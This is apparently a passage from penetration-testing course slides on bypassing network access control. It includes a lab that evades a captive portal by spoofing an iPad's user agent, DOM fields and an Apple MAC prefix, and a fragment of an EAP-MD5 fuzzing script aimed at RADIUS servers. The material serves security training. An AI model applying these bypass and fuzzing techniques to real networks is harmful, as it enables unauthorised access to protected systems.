10.10.10.104:60073 - iOS Apple iPad/iTouch/iPad (up: 0 hrs)
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Scapy iPad-like TCP Connection

The Scapy script on this slide creates a TCP SYN frame with TCP options, IP options, TTL, and Windows size matching that of an iPad. The "srl()" function sends the TCP SYN and receives the associated response in the variable SYNACK. The initial sequence number (ISN) of the responding host is incremented by one ("SYNACK.seq + 1") and used in the third frame, completing the three way handshake. Finally, a HTTP GET request is sent, including the User-Agent of the iPad's Safari browser.

Using this script, the p0f tool identifies the traffic as an "iOS Apple iPad/iTouch/iPad" device, sufficiently fooling a NAC device into thinking the TCP stack is of an iPad or related device. Once you complete the three-way handshake and send data, the NAC system will pass the client for this TCP fingerprint check, allowing you to disable the local firewall rules we created earlier ("iptables-F") and use your native operating system TCP stack.

JavaScript OS Validation

- CP server may insert JS in browser to validate OS
- Elements navigator.buildID, navigator.oscpu, navigator.product and navigator.productSub not accessible through User Agent Switcher

navigator.appCodeName:	Mozilla
navigator.appName:	Netscape
navigator.appVersion:	5.0 (iPad; U; CPU OS 4_2_1 like Mac OS X; en-us) AppleWebKit/533.17.9 (KHTML, like Gecko) Version/5.0.2 Mobile/8C148 Safari/6533.18.5
navigator.buildID:	undefined
navigator.oscpu:	undefined
navigator.platform:	iPad
navigator.product:	Gecko
navigator.productSub:	20030107
navigator.vendor:	Apple Computer, Inc.
navigator.vendorSub:	

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


JavaScript OS Validation

A final technique used by captive portal systems to identify the native operating system of a client is to insert JavaScript code in a HTTP server's response that queries several browser DOM fields. As we saw earlier, the User Agent Switcher plugin for Firefox allows us to manipulate several fields in the DOM, including navigator.appName and navigator.vendor, but it does not allow us to manipulate four fields commonly used for client OS detection:

- navigator.buildID – Used to disclose the build number for the browser, not used by Apple's Safari on the iPad
- navigator.oscpu – Used to disclose the CPU type used on the host, not used by Apple's Safari on the iPad
- navigator.product – Used to disclose the product name, set to "Gecko"
- navigator.productSub – Used to disclose a sub-name to the product field, set to "20030107" on Apple's Safari on the iPad

In order to bypass a NAC system using JavaScript OS validation, we need to manipulate the responses from these fields as well.

Custom Browser Impersonation



Custom Browser Impersonation

Firefox allows us to customize the values that are returned from the DOM through JavaScript by creating configuration keys in the format `general.XXX.override` where "XXX" is the all-lowercase name of the DOM suffix after "navigator." (e.g. to override `navigator.oscpu` we can create a key called `general.oscpu.override` with an arbitrary string value).

1. Browse to the "about:config" page to access the Firefox configuration key menu.
2. Right-click on any key and select `New | String`.
3. In the "New String Value" dialog, enter the string "general.XXX.override", where "XXX" is the name of the DOM key you wish to manipulate, then click OK.
4. Enter the value for the key to match that of the client you are impersonating. In the example on this slide, the key "general.oscpu.override" is configured with the string value "undefined", matching that of the iPad.

Exercise – Captive Portal Bypass Scenario



- Phaos Gaming develops multi-user dungeon games for multiple platforms
- A NAC control point protects internal access to beta game testing servers
- You must get access to the World of Phaos RPG, bypassing the NAC server

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Captive Portal Bypass Scenario

Phaos Gaming is a small online Role Playing Game (RPG) development company, supporting multiple device platforms. Phaos Gaming frequently offers access to beta versions of upcoming games for testing purposes, leveraging a Network Admission Control (NAC) point. Various developers in Phaos Gaming have access to the user account provisioning system in the NAC server to grant access to various users and devices as needed.

Your goal in this exercise is to access the World of Phaos RPG server, bypassing the NAC server.

World of Phaos sword image courtesy of worldofphaos.com.

Exercise – Captive Portal Lab Resources

- Use Kali Linux for this exercise
 - "IceWeasel" is the Debian rebranded Firefox
- Configure your system to route traffic to the 10.10.10.69 server as shown
- Download additional resources as shown
- Attempt to access the World of Phaos game server <http://wophaos.sec660.org>

```
# route add -net 192.168.1.0/24 gw 10.10.10.69
# wget http://files.sec660.org/uaswitcher.xpi
# wget http://files.sec660.org/oui.txt
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise – Captive Portal, Lab Resources

For this exercise you will use Kali Linux as the attack platform. From a terminal prompt, configure your local routing table to use the host at 10.10.10.69 as the gateway for the 192.168.1.0/24 network, as shown on this page. Two additional resources, the User Agent Switcher plugin for Firefox browsers and a recent version of the IEEE OUI allocations are also helpful resources.

In this exercise you will attempt to access the World of Phaos game server at <http://wophaos.sec660.org>. Bypass the NAC system to obtain access to your target.

Exercise – Captive Portal Access Attempt



Exercise – Captive Portal Access Attempt

The server at <http://wophaos.sec660.org> is on a network that is filtered by a NAC server. Any attempts to access the game server will be captured and redirected to the cp.sec660.org login server, shown on this page.

This type of network access control system is commonly used in organizations when access is required to a resource that lacks strong authentication controls on its own, and when access has to be granted to lots of different devices that cannot be consistently managed (such as embedded devices including mobile phones and tablets, or any device that is not owned by the organization implementing security).

Exercise – Captive Portal Answers Follow

- STOP - Answers for the Captive Portal Bypass exercise follow
- Proceed only after you have exhausted your options for completion on your own
- Each page gives you a little more help if you get stuck


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise – Captive Portal, Answers Follow

Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own. Each page that follows gives you a little more help in case you get stuck.

Exercise – Captive Portal Authentication Failure Hint

- Multiple failed authentication requests will present a hint




Exercise – Captive Portal, Authentication Failure Hint

Due to a code artifact left over during the development process, the NAC server protecting access to the Phaos Gaming resources will display debugging messages based on specific input events. The first debug artifact reveals a clue to the attacker, following multiple failed authentication attempts.

As shown on this page, the captive portal server indicates that, despite several authentication attempts, access would be easier for the end-user if the system recognized the web browser as an iPad.

Exercise – Captive Portal User Agent Switcher

- Install the Firefox User Agent Switcher Plugin




Exercise – Captive Portal, User Agent Switcher

Based on the development artifact identified on the captive portal server, we may wish to proceed with impersonating an iPad device to bypass authentication. A common mechanism for determining the operating system of a device is to check the User Agent string in HTTP requests.

When installing the User Agent Switcher plugin for Firefox, it is common for the "Install add-ons..." dialog to take several seconds to open on Kali Linux. After clicking "Open" from Firefox, wait several seconds for the install dialog to appear. If desired, you can open the plugin again, which may accelerate the installation process.

Using Firefox on Kali Linux, we can install the User Agent Switcher plugin as described below:

1. From Firefox, click File | Open File.
2. Browse to the location where you downloaded the uaswitcher.xpi file. Select the file and click Open.
3. When prompted, proceed with the Firefox Plugin installation by clicking "Install Now".
4. Restart Firefox when prompted.



Exercise – Captive Portal, Configure User Agent

After installing the Firefox User Agent Switcher plugin, add a new user agent to represent an iOS 7 iPad device.

First, click Tools | Default User Agent | Edit User Agents... Next, add a new user agent, populating the content of the form as shown on this page and below:

Description: iOS 7 iPad
 User Agent: Mozilla/5.0 (iPad; CPU iPad OS 7_0 like Mac OS X) AppleWebKit/546.10 (KHTML, like Gecko) Version/6.0 Mobile/7E18WD Safari/8536.25
 App Code Name: Mozilla
 App Name: Netscape
 App Version: 5.0 (iPad; CPU iPad OS 7_0 like Mac OS X) AppleWebKit/546.10 (KHTML, like Gecko) Version/6.0 Mobile/7E18WD Safari/8536.25
 Platform: iPad
 Vendor: Apple Computer, Inc.
 Vendor Sub: <leave blank>

Once the new user agent is added, from Firefox click Tools | Default User Agent | iOS 7 iPad to replace the current user agent with the specified values.

As an alternative to typing all the configuration entries for this user agent, you may optionally download the useragentswitcher.xml file from the URL shown on this page. In the User Agent Switcher Options menu, click on the Import button and select the useragentswitcher.xml file. Click OK to finish the import process. After importing, select the "iOS 7 iPad" user agent (added by this author) and click OK.

Exercise – Captive Portal Additional Configuration Req'd.

- Closer to successful impersonation



Exercise – Captive Portal, Additional Configuration Required

Attempting to access the captive portal page again still does not grant access to the internal network, but provides a different clue. The captive portal server indicates that it recognizes partial behavior that matches an iPad device, but another piece is still missing. Continue to evaluate your options to impersonate an iPad to bypass the captive portal server.

Exercise – Captive Portal MAC Address Analysis

- VMware guest systems use an OUI allocated to VMware Inc.

```
# ifconfig eth0 | grep HWaddr  
eth0      Link encap:Ethernet  HWaddr 00:0c:29:5a:6f:e1  
# grep 00-0C-29 oui.txt  
00-0C-29  (hex)          VMware, Inc.
```

- Identify an Apple OUI prefix and change your MAC prefix

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise – Captive Portal, MAC Address Analysis

You can inspect the current MAC address associated with the network adapter on your Kali Linux system using the `ifconfig` command shown on this slide, piped to the `grep` command to focus on the `HWaddr` value. All VMware guest systems use an OUI allocated to VMware Inc. for virtual Ethernet adapters, as we can see by querying the `oui.txt` file.

Using the `oui.txt` file, identify an Apple OUI prefix, and change your MAC address to use the Apple OUI instead of the VMware OUI.

Exercise – Captive Portal MAC Address Spoofing

- Change your MAC address to utilize an Apple OUI prefix as shown below
- Return to your browser and open <http://wophaos.sec660.org>

```
# grep Apple oui.txt | grep hex
output trimmed for space
F8-1E-DF (hex) Apple, Inc
FC-25-3F (hex) Apple, Inc.
# ifconfig eth0 down
# ifconfig eth0 | grep HWaddr
eth0      Link encap:Ethernet HWaddr 00:0c:29:5a:6f:e1
# ifconfig eth0 hw ether f8:1e:df:5a:6f:e1
# ifconfig eth0 up
# route add -net 192.168.1.0/24 gw 10.10.10.69
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Exercise – Captive Portal, MAC Address Spoofing

In the example on this page, we use the `grep` utility to search through the `oui.txt` file for any strings that mention "Apple". We can use any of these OUI prefixes to impersonate a legitimate Apple device MAC address with the `ifconfig` utility.

First, place the virtual Ethernet adapter in the down state. Next, identify your current MAC address by running the `ifconfig` utility, as shown.

Using the same last three bytes as your legitimate MAC address, impersonate the OUI of an Apple device using the `ifconfig` as shown. Finally, place the interface into the up state, and re-add your default gateway.


Exercise – Captive Portal Access



Exercise – Captive Portal, Access

Returning to the browser and refreshing will authenticate your device, leading the Phaos captive portal server to believe that you are an iPad. Open a new tab per the instructions, and attempt to access the target server at <http://wophaos.scc660.org>.

Exercise – Captive Portal World of Phaos



Exercise – Captive Portal, World of Phaos

Having impersonated an iPad, you successfully evade the authentication requirement of the captive portal server and obtain access to the World of Phaos server.

World of Phaos is an open-source role-playing game (RPG) by Zcke Walker, available at <http://worldofphaos.com/>. You can also register and play on the server hosted in the lab, if you have time after finishing the exercise.

Exercise – Captive Portal The Point

- Many lightweight NAC systems use weak authentication controls
- Mobile devices often obtain a policy exception due to platform limitations
 - No Java or Flash, lack of consistent management controls for device configuration, etc.
- Exceptions to policies create opportunities for exploitation

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise – Captive Portal, The Point

In this exercise you exploited a captive portal server that was acting as a simple network admission control system. Many commercial NAC systems are used by enterprise networks with similarly weak authentication controls, designed primarily for ease of deployment rather than robust security implementation.

Many NAC systems will open an exception policy for mobile devices, granting access only after device fingerprinting methods from vendors such as Cisco, Juniper, Aruba Networks and Bradford Networks successfully characterize the device. While more rigorous security mechanisms are available, they seldom scale well to unmanaged or poorly managed mobile devices that lack other dynamic software-based validation mechanisms such as ActiveX, Java and Flash.

While these weaker captive portal systems can be evaded in many deployments, stronger options for NAC also exist that rely on the IEEE 802.1X authentication protocol. We'll examine IEEE 802.1X and the various EAP mechanisms it utilizes for authentication next.

NAC Scenario 2

Policy: Require IEEE 802.1X authentication for all devices

- Access port is "closed" until successful authentication completes
- An EAP method is used between supplicant, PAE and auth. server
 - Commonly EAP-MD5 for wired networks
- Supplicant must be available on all devices
 - Leaving open port exceptions for embedded systems that do not support 802.1X (or EAP)


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

NAC Scenario 2

Our 2nd NAC scenario consists of a more rigorous network authentication policy, using 802.1X authentication to validate the credentials of all devices on the network. In this scenario, a switch port is considered "closed" by the network until successful authentication completes. The client must use an 802.1X supplicant to authenticate to the network before the port becomes "open", granting access to the internal network.

When 802.1X is used for network authentication, three components are required: the supplicant or the client software, the Port Authentication Entity (PAE), which is the switch and the authentication server, which is a back-end RADIUS server. An EAP type is used to define how the authentication process should take place, and the type of authentication used. In wired NAC environments using 802.1X on a switch, simple EAP methods are more common since it is not necessary to negotiate encryption keys or perform mutual-authentication on the network. Commonly, the EAP-MD5 protocol is used in these scenarios.

In order to use NAC with 802.1X, all devices that are authenticating to the network must support the EAP method in use and have the necessary supplicant software. Devices that do not support 802.1X or do not support the EAP type in use are generally excluded from network policies (such as printers and other embedded devices), creating a bypass opportunity if an attacker can access the port.



EAP-MD5


The EAP-MD5 protocol is a simple authentication mechanism. Since it is not widely used on wireless networks, it does not need to provide more advanced authentication and cryptography features. EAP-MD5 relies on password authentication between the supplicant and the RADIUS server, where the switch forwards the traffic between the two devices.

In the first part of the EAP-MD5 exchange, the RADIUS server issues an EAP Identity Request frame to the supplicant. The supplicant responds with identity information, commonly the username of the authenticating user. Next, the RADIUS server issues a 16-byte randomly selected challenge to the supplicant. The supplicant uses the MD5 hashing algorithm to compute a hash of the EAP session identifier (EAPID, included in the initial EAP Identity Request from the RADIUS server), the user's password and the challenge from the RADIUS server, as shown below. The vertical bar ("|") denotes concatenation:

response = MD5(EAPID|password|challenge)

The EAP-MD5 response value is sent back to the RADIUS server (observed response), which computes its own response using the same technique (computed response). If the observed response and the computed response match, then the RADIUS server knows the supplicant has the correct password. The RADIUS server issues a "port close" command to the switch, which will grant the supplicant access to the network.

Pre-authentication Traffic



The diagram illustrates the flow of pre-authentication traffic. A supplicant (represented by a laptop icon) on the left sends traffic to a central 'Switch' box. The traffic is labeled 'Ethernet/802.1X/EAP'. From the switch, traffic is sent to a RADIUS server (represented by a desktop computer icon) on the right, labeled 'Ethernet/IP/RADIUS/EAP'. A dashed arrow also points from the RADIUS server back to the switch, indicating a return path for the traffic.

- Supplicant must be able to send EAP traffic to RADIUS for authentication
 - History of EAP buffer overflows in various RADIUS implementations
- Switch is agnostic to EAP method, so it does not inspect packet content
- Opportunity to fuzz, exploit RADIUS back-end before authentication

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Pre-authentication Traffic

Prior to successful authentication to the network, the supplicant has no access to the internal network, but is allowed to communicate with the RADIUS server over the supported EAP type. This is required to allow the supplicant to authenticate to the network and exchange EAP traffic with the RADIUS server. Further, many RADIUS servers have demonstrated a history of security vulnerabilities in handling malformed EAP traffic.


The switch in an 802.1X environment is agnostic to the EAP method in use. The switch's only responsibility is to extract the EAP payload from the supplicant and forward it to the RADIUS server, encapsulated in a RADIUS Type/Length/Value (TLV) field, as shown in the illustration on this slide. Since the switch has no interest in the content of EAP traffic, it does not attempt to inspect the data, forwarding the data along unmodified to the RADIUS server.

This configuration gives the attacker the opportunity to exploit any packet parsing vulnerabilities on the RADIUS server. Without legitimate authentication credentials, an attacker can fuzz the RADIUS server with malformed frames. If the switch is not returning RADIUS traffic back to the supplicant, then the attacker knows the RADIUS server has stopped responding.

Fuzzing Wired EAP/MD5

eapmd5fuzzies.py

- Scapy+Sulley script to send mutated EAP-MD5 responses
 - Includes simple state machine to reset exchange to authentication response
- Intended as a kick-start for your custom development
- Would be used against a replica of target environment in a pen test



```
if __name__ == '__main__':
    conf.iface = DEU
    conf.verb = 0
    s_initialize("Wired-EAP-Auth-Request")

    # Sizer for length-response
    if s_block_start("Response-Data"):
        s_sizer("Response-Data", length=2, end
lan=">", math=eaplenfixer)
        # EAP type
        s_byte(4, full_range="True")
        # EAP MD5 response value
        s_string("\x00\x01\x02\x03\x04\x05\x06
\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f")
        # Proprietary extra data following res
p.
        s_string("")
        s_block_end("Response-Data")

    print "Mutations: " + str(s_num_mutations(
))

    while s_mutate():
        # Bounce the interface to restart 802.
1X on the port
86,9 62%
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Fuzzing Wired EAP/MD5 - eapmd5fuzzies.py

In a pentest, an opportunity to exploit the back-end RADIUS server prior to network authentication would be a great finding to present to the customer. In practice, it's fairly unlikely that a customer will scope a live fuzzing exercise against a production RADIUS server. Furthermore, a successful crash against the RADIUS server would not net the pentester shell or other unauthorized access to the RADIUS server until a successful exploit could be developed, requiring local access to the vulnerable RADIUS server to understand the nature of the crash.

